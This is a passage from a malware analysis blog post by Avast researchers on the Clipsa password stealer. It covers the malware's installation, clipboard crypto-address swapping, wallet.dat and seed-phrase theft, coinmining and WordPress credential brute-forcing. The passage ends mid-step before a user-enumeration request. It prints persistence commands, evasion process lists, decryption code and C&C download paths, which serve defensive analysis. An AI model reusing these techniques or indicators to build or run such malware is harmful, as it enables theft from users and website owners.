
Clipsa – Multipurpose password stealer

decoded.avast.io/janrubin/clipsa-multipurpose-password-stealer/

August 6, 2019



by Jan RubínAugust 6, 201932 min read

High level overview

Clipsa is a multipurpose password stealer, written in Visual Basic, focusing on stealing cryptocurrencies, brute-forcing and stealing administrator credentials from unsecured WordPress websites, replacing crypto-addresses present in a clipboard, and mining cryptocurrencies on infected machines. Several versions of Clipsa also deploy an XMRig coinminer to make even more money from infected computers.


Clipsa spreads as a malicious executable file, likely disguised as codec pack installers for media players. Once on an infected device, Clipsa can perform multiple actions, such as searching for cryptowallet addresses present in victims' clipboards to then replace the addresses victims want to send money to with wallet addresses owned by the bad actors behind Clipsa. Furthermore, Clipsa is capable of searching for and stealing `wallet.dat` files, and installing a cryptocurrency miner.

Additionally, Clipsa uses infected PCs to crawl the internet for vulnerable WordPress sites. Once it finds a vulnerable site, it attempts to brute-force its way into the site, sending the valid login credentials to Clipsa's C&C servers. While we cannot say for sure, we believe the bad actors behind Clipsa steal further data from the breached sites. We also suspect they use the infected sites as secondary C&C servers to host download links for miners, or to upload and store stolen data.


Campaign overview

We estimate that the attack vector is most likely malicious codec pack installers for media players (`Ultra XVid Codec Pack.exe` or `Installer_x86-x64_89006.exe`). Users who try to install these codecs for their media players inadvertently download malicious installers instead of clean ones. Once users begin the installation process, they deploy Clipsa on their machines and the malware immediately starts its malicious behavior.

The campaign is most prevalent in India, where Avast has blocked more than 43,000 Clipsa infection attempts, protecting more than 28,000 users in India from the malware. We have also observed higher infection attempt rates in the Philippines, where Avast protected more than 15,000 users from Clipsa and in Brazil, protecting more than 13,000 users. In total, Avast protected more than 253,000 users more than 360,000 times, since August 1, 2018. We protect all our users against Clipsa and all of its components.



Map illustrating the countries Clipsa has targeted from August 2018 – July 2019



Graph illustrating Clipsa's spread in time (hits)

Analysis

Clipsa uses a single executable binary with several parameters (command line arguments). The parameters distinguish program phases which run as separate processes, simultaneously. Each phase focuses on a different functionality and is started by Clipsa's initialization process, which does not have any parameters.

Clipsa uses these parameters for phases:
1. *No parameters*
2. `--CLIPS`
3. `--CLIPSS`
4. `--WALLS`
5. `--PARSE`
6. `--BRUTE`


Phases 2-4 are designed to steal data from users, focusing on crypto-wallet related data. Phases 5 and 6 focus on finding vulnerable WordPress websites and stealing their administrative credentials. We will focus on each of these phases in the rest of this analysis.

The parameterless phase

When the malware is run on an infected machine, the program intuitively starts without any parameters. This phase allows Clipsa to install and hide itself on the system. Then it continues by initializing other phases that perform malicious actions.

Pre-installation

In the pre-installation phase, Clipsa creates a message dialog box which makes it look like some kind of a setup process. However, this dialog box (see figure below) is actually just a disguise, so the user thinks the codec pack they downloaded is being installed. The truth is the dialog box only displays randomly generated numbers (incrementally summed) and prints the sum. Clipsa also adds a random sleep between increments, making the process look natural.


Please wait

Setup is loading files .. 7%

Figure illustrating the setup progress as a disguise

After the sum 99% is reached, the process closes the dialog. During the imaginary setup process, the malware performs no malicious nor useful actions. We believe the purpose of this behavior is to delay the actual malicious process, thus avoiding detection in auto-sandboxing tools.

After the imaginary setup is finished, Clipsa checks whether Task Manager is running using Windows Management Instrumentation (WMI):
`Select * from Win32_Process WHERE Name = 'taskmgr.exe'`
And if it is running, terminates the program to avoid user detection.

Installation

Clipsa then copies itself to the `%APPDATA%\Roaming` directory. The specific folders and binaries are named depending on the version of Clipsa. One of the newer versions copies itself to:

```
C:\Users\user\AppData\Roaming\AudioDG\condlg.exe
C:\Users\user\AppData\Roaming\AudioDG\zcondlg.exe
```

Some older versions were located in:

```
C:\Users\user\AppData\Roaming\WinSys\coresys.exe
C:\Users\user\AppData\Roaming\WinSys\xcoresys.exe
```

From now on, we will only consider the newer version which uses the `AudioDG` path, along with C&C server `poly.ufxtools[.]com` . For further details about the other C&C servers, see the C&C servers section, below.

During the installation process, additional directories and files are created as well:

```
C:\Users\user\AppData\Roaming\AudioDG\log.dat
C:\Users\user\AppData\Roaming\AudioDG\obj\
C:\Users\user\AppData\Roaming\AudioDG\udb\
```


Additionally, the path to `condlg.exe` is added to registry autorun, assuring the malware's persistence:

```
HCU\Software\Microsoft\Windows\CurrentVersion\Run\11f86284
```

The registry key name `11f86284` is created from the first four bytes of a SHA-256 hash, which was computed from the `H3c7K4c5:H3c7K4c5` hard coded string. Note that we will see the string `H3c7K4c5` many times during the analysis – mostly in the encryption functions.

Furthermore, a new process `condlg.exe` is created (without parameters), which serves as a dropper and also starts other malicious phases. This process is, however, started from the hidden folder AudioDG and this is exactly how Clipsa knows it is already installed on the system.

Last but not least, the initial Clipsa process is doomed to end. Even when the entire Clipsa installation process is successful, the malware displays an error message to the users, to make the users believe the codec installation failed, making them think nothing was installed:


Setup

Incorrect or corrupted data loaded!

Figure illustrating an invoked error message at the end of Clipsa's successful installation

The condlg.dll file

During the installation process, Clipsa checks for the presence of an additional file in the directory from which the user executed the malware. This file is usually named `65923_VTS.vob` or `setup.dll`. However, it is neither a multimedia container nor a library. The file is an encrypted text file that is decrypted by Clipsa and it is saved to a new file: `C:\Users\user\AppData\Roaming\AudioDG\condlg.dll`

The file holds several thousand Bitcoin addresses. As we will see later, this file will be used in the CLIPS phase during which crypto-wallet addresses are replaced in the clipboard. However, its presence is optional and Clipsa is fully functional without it.

Note that the names of the original files follow the assumption that Clipsa is served disguised as codec pack installers for media players.

The decryption process is very straightforward. Clipsa loads the file and XORs each byte with a current index in the byte array modulo 0xFF:

```
for i in range(0, len(dec)):
    index = (i % 256)
    dec[i] = dec[i] ^ index
```

Coinmining

Once Clipsa is successfully installed on the system, it uses the process `condlg.exe` to harvest information about the infected system (like OS version, serial number, username) and sends the information to the `poly.ufxtools[.]com` file repository. This step also serves as a heartbeat, identifying whether the server is still alive. The actual data takes on this form:
`xxxxxxxx|PING|OS version|0|0|0|0|0|0|0|0`
where the first column is the first four bytes of a SHA-256 hash calculated from the drive's (where the malware is located) serial number in the decadic form and username, creating a fingerprint for the user.

The third column is an OS version in plaintext, followed by a sequence of numbers parsed from the `AudioDG\log.dat` file (implicitly zeroes). More information about the log file can be found at the end of our analysis in the logging subsection.

If `poly.ufxtools[.]com` is alive, the malware proceeds with downloading and executing an XMRig coinminer. The download is performed using this request:
`poly.ufxtools[.]com/wp-content/plugins/WPSystem/dl.php?a=d`
and the file is named as the first four bytes of a SHA-256 hash calculated from a randomly generated floating point number between 0-1 (rounded to 7 digits after the decimal point):
`C:\Users\user\AppData\Local\Temp\xxxxxxxx.exe`

This coinminer uses several layers of obfuscation. At first, its Base64-encoded overlay is decoded, creating a new PowerShell script. This script decodes a GZIP file from another Base64-encoded string. This archive is unpacked and a slightly obfuscated final script is created. This final script then decodes a few additional Base64 strings and one of them is the XMRig binary, which is executed afterwards.

Files 65923_VTS.asx and setup.bin

Last but not least, Clipsa checks whether the user's localization matches any of the locales in this hard coded list:
`ARE,AUS,AUT,BEL,BGR,CAN,CHE,CHN,CYP,CZE,DEU,DNK,ESP,EST,FIN,FRA,GBR,GEO,HKG,HUN,`
`IDN,IRL,ISR,ITA,JPN,KOR,LUX,LVA,MAC,MCO,MYS,NLD,NOR,NZL,PHL,POL,PRT,QAT,SAU,SGP,`
`SVK,SVN,SWE,SWZ,THA,TUR,TWN,USA`

If the user's locale does **not** match any of the locales in the hard coded list, Clipsa attempts to find two additional files in the directory from which the malware was started:
```
65923_VTS.asx
setup.bin
```

If one of these files is present, Clipsa copies it into the local temporary folder:
`C:\Users\user\AppData\Local\Temp\xxxxxxxx.exe`
where `xxxxxxxx` are four random bytes generated with the same random generator mentioned above in the coinmining subsection. After the file is copied, it is executed as well. Note that only one of these files is expected to be found, because it is actually one file with two name variants. Clipsa doesn't contain this file directly in its binary. It is, however, very likely that some installers do contain this file and it is dropped along with Clipsa. During our analysis, we didn't encounter this file bundled in Clipsa installers. We did, however, discover it through other sources.

The file `65923_VTS.asx` is yet another coinminer. It mines the Monero cryptocurrency, sending the money to the address:
`49Y3XrW9mPtAqVDmFjAWNXF5X8sEgTS23Sa6ZVvJwFEEMa5rG7Yt3zaDY2TKH1sfChjPkUqYpygyKNVy`
`hPguXU1f4WGFp2f`
in a pool:
`pool.supportxmr[.]com`

The miner uses several anti-debugging techniques, few obfuscations, and persistence actions. Some of the samples we found were inside a crypter, too.

To mention some of the coinminer properties, the coinminer is always copied and renamed into a new location:
`C:\Users\user\AppData\Roaming\Host\svchost.exe`
immediately after execution (thus, the file `Temp\xxxxxxxx.exe` is truly temporary) and a new process is

created from this location. This confuses the user to think the coinminer is a legitimate Windows process. Furthermore, it writes autorun entries into registry and it also registers itself into Task Scheduler with a somewhat ironic name, using the following command:
`cmd.exe /c SCHTASKS /Create /SC MINUTE /MO 2 /TN "Microsoft Malware Protection Command Line Utility" /TR "C:\Users\user\AppData\Roaming\Host\svchost.exe"`

The coinminer also uses multithreading, where one of the threads periodically checks the following list of active processes:

```
taskmgr.exe
procexp64.exe
procexp.exe
processhacker.exe
procmon.exe
wireshark.exe
vnc.exe
anvir.exe
```

and these opened windows:

```
Process Hacker [%s\%s]
Process Hacker [%s\%s]+ (Administrator)
Process Explorer - Sysinternals: www.sysinternals.com [%s\%s]
```

where the strings `%s` are respectively:

```
%USERNAME%
%COMPUTERNAME%
```

If any of these windows or processes are found, the coinminer pauses its actions. This is done to persuade the user that nothing is wrong with their computer.

The OK download

After the coinminer is downloaded and executed, Clipsa downloads an additional file from the URL:
`poly.ufxtools[.]com/wp-content/plugins/WPSystem/ok.php`
to a path:
`C:\Users\user\AppData\Local\Temp\xxxxxxxx.log`
However, during our analysis, this URL was returning 0 bytes and we could not verify the purpose of the file because of this.

The tsk.dat file

After a heartbeat with information about the user’s system is returned, Clipsa performs a request:
`poly.ufxtools[.]com/wp-content/plugins/WPSystem/dl.php?a=i`
During our analysis, this request returned a string `ogirejsorg584erg4sgef` which represents a “task” from the C&C server.

The task is saved to a new file:
`C:\Users\user\AppData\Roaming\AudioDG\tsk.dat`
This file contains information about the C&C from which the request was received and also the task. Both values are hashed using SHA-256 (only the first four bytes are used) and prefixed by hard coded letters `P` and `T`:

```
Pf66ef67b
Tf8ab7df4
```

Where `f66ef67b` is calculated from `http[:]//poly.ufxtools[.]com` (without safety brackets) and `f8ab7df4` is calculated from the task string `ogirejsorg584erg4sgef`.

Initialization of phases

At this stage, Clipsa performs the initialization of phases which are started one by one. For this purpose, the binary `zcondlg.exe` is used. Clipsa starts processes with these parameters, which run simultaneously:

```
zcondlg.exe --CLIPS
zcondlg.exe --CLIPSS
zcondlg.exe --PARSE
zcondlg.exe --BRUTE
zcondlg.exe --WALLS
```

After this initialization, the process `condlg.exe` is not terminated. Instead, it creates a new BRUTE process every 10 seconds. These new processes are used as "brute-force workers" who take on new brute-force jobs and try to gain administrative login credentials of WordPress websites (see the BRUTE phase for details).

The bool.scan file

After the WALLS phase is started (parameter `--WALLS`), a file `bool.scan` is created:
`C:\Users\user\AppData\Roaming\AudioDG\bool.scan`
This file is empty and serves as a check whether this phase was started or not. This prevents Clipsa from repeatedly scanning the entire disk for crypto-wallets.

The CLIPS phase

This phase is dedicated to modifying the user's clipboard. The clipboard is continuously checked and validated if its contents match Bitcoin (BTC) or Ethereum (ETH) address formats. If an address in the correct format is found, Clipsa replaces the address with the most similar BTC address from a predefined list. This serves as an easy way of stealing money from users when they, for example, copy and paste their own crypto-wallet address to a friend, effectively misleading the user to send money elsewhere.

Replacing wallet addresses

Before the actual replacement process begins, Clipsa checks the existence of a file
`C:\Users\user\AppData\Roaming\AudioDG\condlg.dll`
This file, however, is a text file and we could see its decryption process in the condlg.dll file subsection. If the file exists, the malware reads its content and compares it with the BTC wallet address below:
`111u5Bbmz7gmaf2NXVyciTjCfdfqejzWm`
This address is the first address in the `condlg.dll` file, thus Clipsa checks if the file contains valid content. If it does, Clipsa uses this huge list of addresses in the selection process.
If a valid Ethereum address is found instead in the clipboard, it is exclusively replaced by:
`0x4966DB520B0680fC19df5d7774cA96F42E6aBD4F`
This means that no other ETH address is used and the selection process is omitted.

During our analysis, the total amount of ETH received in this wallet was 55.059107 ETH (at the time of publishing this was ~12,632.76 USD). Note that since some funds could have come from other sources, the total amount does not necessarily reflect the actual amount of cryptocurrencies stolen by Clipsa.

If the file `condlg.dll` is not found or it has different contents, Clipsa decrypts two different lists of BTC wallets. These two lists are then concatenated, creating a list with 2,000 valid BTC addresses (see A.1 BTC addresses list (2000)). Details about received funds to the BTC addresses can be found in subsection received funds at the end of this analysis.

From this list, themost similaraddress is selected and is used as a replacement if a valid BTC address is found in the user's clipboard.

A complete list of available BTC addresses used by Clipsa can be found in A.2 BTC addresses list (complete).

Selection process

The selection process is designed in two stages. In the first stage, the algorithm selects a sublist from the BTC addresses, depending on whether the original address starts with a number, 1 or 3. All the other addresses from the list are omitted. Note that BTC addresses match this regular expression: `[13][a-km-zA-HJ-NP-Z1-9]{25,34}` .

In the second stage, a specific algorithm is used. It compares two BTC addresses (the original one and the selected one from the sublist), calculating a **similarity index** `SI` which is a distance between the two strings. The similarity index changes depending on the compared bytes of both strings where the outer bytes have a greater influence on the similarity index and the middle one the lowest. The bytes are compared from both sides of the addresses.

This calculation can be represented by the equation listed below:

$$SI = \sum_{i=1}^{n} v_i^{k-i} * v_i$$

where `n` is a desired calculation length from the beginning of the string and from the end of the string, `i` is an index in the string and `v` is a value representing a match strength:
`v=0` when the bytes match
`v=1` when the bytes match case insensitive
`v=2` when the bytes don't match
From this definition, we can see that the wallet with the lowest `SI` is selected from the sublist.

Last but not least, note that Clipsa uses `n=2` as a parameter for calculating the `SI` value, effectively checking only the first two and last two bytes for similarity comparison. The selection process described above makes sense, because users are more likely to notice the change in the first and last `n` characters.

Saving the result


When the address in the clipboard is successfully replaced, Clipsa creates a new file:
`C:\Users\user\AppData\Roaming\AudioDG\rep.dat`
This file contains encrypted information about what address was replaced by which address. This information is represented by the string in the following format:
`pattern|original address|new address`
where `pattern` is a randomly selected string: `1,2` or `2,1` . However, if the wallet address is the ETH address, `pattern` is set to a letter `E` . It is unclear why Clipsa chooses between the strings `1,2` and `2,1` . In our opinion, it would be sufficient to add, for example, a prefix `B` and omit the "obfuscation".

In a later stage, the file `rep.dat` is then used in the CLIPSS phase as a log data which is sent to the C&C server.

String encryption

As mentioned above, the string saved in the `rep.dat` file is encrypted. Furthermore, almost all the strings found in the Clipsa binaries are encrypted as well. This encryption process is actually the same one the malware author used to obfuscate strings in Clipsa. Clipsa contains several types of custom encryption/decryption functions. This function, however, is the most prevalent.

A custom encryption function is designed to achieve the string encryption. To explain the process properly, let's first look at the decryption function in Python code below:



```python
import codecs

def decrypt(encrypted: str):
   hc = "H3c7K4c5"
   out = ""
   for i in range(0, len(encrypted), 2):
       subs = hc + encrypted[i:i+2]
       loc = 1
       sum = 0
       for c in subs:
           sum += ord(c) * loc
           loc += 1
           sum &= 0xf
       out += "%x" % sum
   res = codecs.decode(out, "hex")
   print(res)
```

The string `encrypted` is the input for this decryption function. Note that this string always contains only valid ASCII values.

The encryption function has, however, a bit of a different approach. It takes the to-be-encrypted plaintext and converts it to hexadecimal form. After that, it selects two random letters from the predefined alphabet: `abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789`
These two bytes (`xx`) are then appended to the string `H3c7K4c5xx` and Clipsa tries to **decrypt** it. Consider it as a single step of the decrypt function listed above. If the desired output is equal to the plaintext, the two bytes are considered valid and they are saved as a ciphertext. This process repeats, as long as all bytes of the ciphertext are generated and can be correctly decrypted to plaintext. Thus, the whole process of encryption is not deterministic, i.e. one plaintext can be encrypted to multiple ciphertexts.

For example, let's take the replacement of the hard coded Ethereum address to the same address, represented as the string below:
`E|0x4966DB520B0680fC19df5d7774cA96F42E6aBD4F|0x4966DB520B0680fC19df5d7774cA96F42E6aBD4F`

The encrypted output might look like this:
`IZZNRwqRnwWUdb56NoutldDWpJkJl4s6OCWOQV9Ur5Brz1ctf3GUm0SDjq52BuoxPRY4PB9hGDmu5lVcH6R0Ng0Qg4AFk2gT4xHSakkEtxrWXfBgnwnAllIruQlLGOJlt0LKLLIwgw3fjaSIng3losV8l4cfs6xqWgUwmPEDN7oSGG3NZSmLDHqlLFsKthuTJqpQD8kZN7meKeafK5SD0bHK48yuFcWuElwZldwuV3S6RM7AngcWOXSfy2bmvS4Sj9015auLkziW2uBJqs5t4XFUZAfmrUH04hsyUyDPKMBHH6pQTPAK3aS6bmcqxf1A9RTuLT5IWdlGS1oVq6QFfcUl3AKR`

The CLIPSS phase

The CLIPSS phase is closely entangled with the CLIPS phase. It continually searches for the `rep.dat` file. When it is found, Clipsa decrypts its contents (see string encryption for details) and parses the values. If the file is not found or has invalid (e.g. empty) content, the process sleeps for one second and then repeats.

After that, the malware creates a new string that contains five values separated by pipes:
`fingerprint|REPL|type|original address|replaced address`
Where `fingerprint` is created as the first four bytes of a SHA-256 hash calculated from the user's serial number (in decimal form) and computer name, `type` is a "type" of the address (`E` for Ethereum or a random string `1,2` or `2,1` for BTC). The `original address` and the `replaced address` represent the user's and attacker's addresses respectively.

After this plaintext string is created, it is once again encrypted and Clipsa attempts to upload it to the `poly.ufxtools[.]com` C&C server. After the upload is completed, the malware deletes the contents of the `rep.dat` file and repeats the entire process (i.e. waits for new content).

The WALLS phase

The WALLS phase is designed to find `wallet.dat` files on the disk (hence the name). Note that `wallet.dat` is a typical filename for cryptocurrency wallets. Stealing this file effectively results in stealing money from this wallet. Furthermore, Clipsa also finds all text files (`*.txt`) which contain bip-39 patterns. If any such files are present, they are encrypted by RC4 stream cipher and sent to the `poly.ufxtools[.]com` file repository.

However, not all filesystem directories are searched. The malware recursively scans the whole filesystem, excluding only a list of predefined locations (separated by pipes):
```
\AppData|\Boot|\PerfLogs|\Program Files|\Temporary|\AMD\|\Dell\|\HP\|\Intel\|
\McAfee\|\Norton\|\NortonInstaller\|\vim\|Chrome|Drivers|Ebook|lessons|Lyrics|
Microsoft|Sample Music|Sample Pictures|savedIndexNames|TypingMaster|Windows|Games|
HeroOnline|iTunes|FIFA|League|MineCraft|nDoors|SmileGate|Steam|TwelveSky|WarRock
```

File encryption (RC4)

As mentioned before, when the file of interest is found, Clipsa encrypts its contents. This is done by RC4 stream cipher.

First of all, Clipsa hashes a hard coded string `H3c7K4c5` using SHA-256 and uses the output as a key with a key length of 32 bytes:
`4d7b290afaa14d86b4cf64fc5bcca8de99536196ee5a18f963d51f26d7956775`
The rest of the cipher follows a typical RC4 implementation.

Saving the result – wallet.dat

After the content of the file is encrypted, two new files are created. The encrypted content is written into a file with the extension `.data.bin` . The second file contains a plaintext path to the file whose contents were stolen and its extension is `.path.bin` . Furthermore, both files have a name created from two hashes, separated by a dot. The first hash is created from the user's fingerprint (see the CLIPSS phase for details). The second hash is calculated from the absolute path to the stolen file – only the first two bytes are used:
```
C:\Users\user\AppData\Roaming\AudioDG\xxxxxxxx.yyyy.data.bin
C:\Users\user\AppData\Roaming\AudioDG\xxxxxxxx.yyyy.path.bin
```
Clipsa then tries to upload these files to the `poly.ufxtools[.]com` C&C server:
`poly.ufxtools[.]com/wp-content/plugins/WPSecurity/up.php`

Saving the result – text files

As previously mentioned, Clipsa also focuses on text files that contain words with specific patterns. These patterns form bip-39 mnemonic seed recovery phrases (or “mnemonic word sequences”) which are used as a seed for a pseudo-random generator. If a user knows the seed, they can deterministically generate the same wallet keys that were generated when the user first created their wallet. Thus, Clipsa in this phase actually focuses on stealing mnemonic word sequences to crack cryptocurrency wallets.

Selecting the correct text files

Even though each `wallet.dat` file is stolen, only text files with maximum length of 32,771 bytes are selected. Furthermore, after the contents of these text files are truncated and all redundant spaces are removed, the contents have to match specific patterns from the list below:

```
#WWWWWWWWWWWW#
#WWWWWWWWWWWWN
NWWWWWWWWWWWW#
NWWWWWWWWWWWWN
#NWNWNWNWNWNWNWNWNWNWNWNW#
#NWNWNWNWNWNWNWNWNWNWNWNWN
NNWNWNWNWNWNWNWNWNWNWNWNW#
NNWNWNWNWNWNWNWNWNWNWNWNWN
```

These patterns are made up of letters. Each letter represents a word (string which is delimited by space (0x20)). There are three types of letters:
`N` – Number (decadic)
`W` – Word from bip-39 word list
`#` – Unknown word

Thus, every word from the text file is tested to check whether the word is in the bip-39 word list. This is done by matching every word from the file content against a hard coded encrypted word list (see decryption of word list (bip-39) below). If a word matches, the character `#`, `N`, or `W` is appended to a new pattern. After the new pattern is finished and if it matches any of the patterns listed above, the file is copied, its contents encrypted, and uploaded.

Saving text files on disk

Saving the selected text files is very similar to the stolen `wallet.dat` files. Instead of using the extension `.bin`, an extension `.txt` is used:

```
C:\Users\user\AppData\Roaming\AudioDG\xxxxxxxx.yyyy.data.txt
C:\Users\user\AppData\Roaming\AudioDG\xxxxxxxx.yyyy.path.txt
```

Note that after the files are successfully uploaded, they are then deleted from this location.

Decryption of word list (bip-39)

The decryption process of the word list is very straightforward. The cipher is a simple substitution which uses a lookup table and a ciphertext.

For the word list, this lookup table is given:
`JyBhjP0OSI3qVQn!U4ZlvK5zsfDEdgTRx%XaF|br6YA1u87Li2mpkWNtecoGCwM9H`
while using this alphabet:
`0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ|!%`
Here is a decryption of the beginning of the ciphertext (truncated) to plaintext:

`3q3zQszM3qZKZgXM3qKnM3qsTgM3qsRnM`
`abandon|ability|able|about|above|`
For the whole word list in plaintext, see B.1 Word list (bip-39).

Note that this list exactly matches the bip-39 word list for generating mnemonic phrases for crypto wallets.

The PARSE phase

In the PARSE phase, Clipsa decrypts a hard coded word list. From this list, it selects particular keywords which are used by Google and Bing search engines. Every site from the search engine results page is parsed and saved into separate files on the disk in obfuscated representation.

Keywords selection

Before the random selection of the keywords begins, Clipsa uses a hard coded string:
`w1|w2|w1 w2|w2 w1|w1 and w2|w1 at w2|w1 but w2|w1 else w2|w1 for w2|w1 if w2|`
`w1 in w2|w1 of w2|w1 or w2|w1 with w2`
We can look at this string as a list of patterns (separated by pipes) which is used for searching in search engines. A random pattern from this string is selected. The words `w1` and `w2` are then replaced by randomly selected words from the word list. Thus, even though both `w1` and `w2` are selected, the malware can skip one of them (depending on the used pattern).

Parsing

When the keyword pattern is selected, it is inserted into Google search:
`https://www.google.com/search?q=PATTERN&start=0&num=100`
where `PATTERN` could, for example, be `abandon in above`.

If the Google search request is unsuccessful, the malware tries an additional request using Bing:
`https://www.bing.com/search?q=PATTERN&first=0&count=50`

If a valid response is received, Clipsa parses all URLs present in all `<cite>` HTML tags and simplifies them by removing `http`, `https`, `<strong>` tags, and any text after the domain name. Furthermore, the malware hashes the URLs using SHA-256 and creates a new directory structure in the `AudioDG\udb\` folder. It takes the first two bytes from the calculated hash for a folder name and a file name (hexadecimal):
`AudioDG\udb\xx\xx.dat`
and the file `xx.dat` contains additional two bytes of the hash. This way, Clipsa knows which URLs were parsed and it omits any duplicities found on the search result page.

All these unique URLs are then continually visited by new requests:
`http(s)://website.example/xmlrpc.php`
If the `xmlrpc.php` file is accessible on the WordPress server, the page returns:
`XML-RPC server accepts POST requests only`
and Clipsa tries to access
`http(s)://website.example/wp-login.php`
as well, attempting to confirm that it is indeed a WordPress server with a login page.

At this point, Clipsa attempts to get the WordPress site's admin username. To achieve this, the malware executes a simple HTTP request for user enumeration (exploiting a weak configuration of the WordPress site):
